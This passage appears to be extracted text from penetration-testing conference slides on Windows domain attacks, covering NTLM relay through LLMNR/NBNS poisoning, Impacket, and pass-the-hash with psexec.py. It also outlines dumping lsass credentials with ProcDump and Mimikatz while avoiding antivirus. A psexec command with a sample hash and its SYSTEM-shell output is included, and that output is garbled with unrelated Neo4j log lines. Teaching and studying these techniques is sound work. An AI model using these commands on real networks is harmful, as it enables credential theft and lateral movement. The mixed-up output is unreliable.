
➤ Conclusion

- » Force the victim to authenticate the attackers (maybe your) machine



NTLM Relay

Forcing authentication using LLMNR/NBNS Poisoning Attack



NTLM Relay

NETNTLMv1/v2 Authentication Process

User: obi-wan.kenobi



working on



workstation01

1. This is obi-wan.kenobi, I'd like to Login

2. If you are really obi-wan.kenobi, then encrypt this challenge with obi-wan.kenobi's PW Hash


3. Here is the encrypted challenge



fileserver

4. Here is the challenge and response of obi-wan.kenobi is that valid?

5. I have compared obi-wan.kenobis challenge & response and it is valid/invalid!



pwnylabdc01


6. Access Granted/Denied

Protocol	Algorithm	Secret to use
LM	DES-ECB	Hash LM
NTLMv1	DES-ECB	Hash NT
NTLMv2	HMAC-MD5	Hash NT

NTLM Relay

Authentication Process – NETNTLMv1/v2 - Malicious

User: obi-wan.kenobi



➤ Impacket

- » Awesome, collection of python scripts for working with network protocols
- » <https://github.com/CoreSecurity/impacket>

➤ What protocols are featured?

- » Ethernet, Linux "Cooked" capture.
- » IP, TCP, UDP, ICMP, IGMP, ARP. (IPv4 and IPv6)
- » NMB and SMB1/2/3 (high-level implementations).
- » DCE/RPC versions 4 and 5, over different transports: UDP (version 4 exclusively), TCP, SMB/TCP, SMB/NetBIOS and HTTP.
- » Portions of the following DCE/RPC interfaces: Conv, DCOM (WMI, OAUTH), EPM, SAMR, SCMR, RRP, SRVSC, LSAD, LSAT, WKST, NRPC



Demo

NTLM Relay



Pass-the-Hash

Using psexec.py to Pass-the-Hash

➤ Run psexec and Pass-the-Hash

» helpdesk:500:aad3b435b51404eeaad3b435b51404ee:94c2605ea71fca715caacfaa92088150:::


Pass-the-Hash with psexec

```
python psexec.py helpdesk@workstation03 -hashes aad3b435b51404eeaad3b435b51404ee:94c2605ea71fca715caacfaa92088150
```

```
[root:~/OWASP/impacket/examples]# python psexec.py helpdesk@workstation04 -hashes aad3b435b51404eeaad3b435b51404ee:94c2605ea71fca715caacfaa92088150
logs: /usr/share/neo4j/logs
Impackets v0.9.17-dev - Copyright 2002-2018 Core Security Technologies
import: /usr/share/neo4j/import
[*] Requesting shares on workstation04.....
[*] Found writable share ADMIN$/certificates
[*] Uploading file OFOLMKgN.exe /run
[*] Opening SVCManager on workstation04.....
[*] Creating service IBRW on workstation04.num.of 40000 recommended. See the Neo4j manual.
[*] Starting service IBRW...INFO ===== Neo4j 3.3.4 =====
[!] Press help for extra shell commands...
Microsoft Windows [Version 6.1.7600] Copyright (c) 2009 Microsoft Corporation. Alle Rechte vorbehalten.
2018-05-28 17:08:40.004+0000 INFO Remote interface available at http://localhost:7474/
C:\Windows\system32>whoami
nt-authoritat\system.602+0000 INFO Neo4j Server shutdown initiated by request
nt-authoritat\system.602+0000 INFO Stopping...
```

➤ Key takeaway after Pass-the-Hash to workstation04

- » We have local administrative rights on workstation04 and can execute code
- » The “Domain Admin” luke.skywalker is working on this computer





Phase 3 – Privileged Access

Keep moving laterally abusing local admin privileges

- Administrative access to a computer means we can read process memory
 - » **Dumping memory contents of lsass.exe & extracting credentials**
 - » Sysinternals ProcDump creates a minidump of the target process
 - » Use Mimikatz to extract the credentials from it
 - » Will not trigger AV
 - » **Use Mimikatz in Metasploit to dump the credentials**
 - » Might trigger AV



Demo

Dump creds with mimikatz

Phase 3 – Privileged user (local)

Lateral movement – Hunting down the Domain Administrators

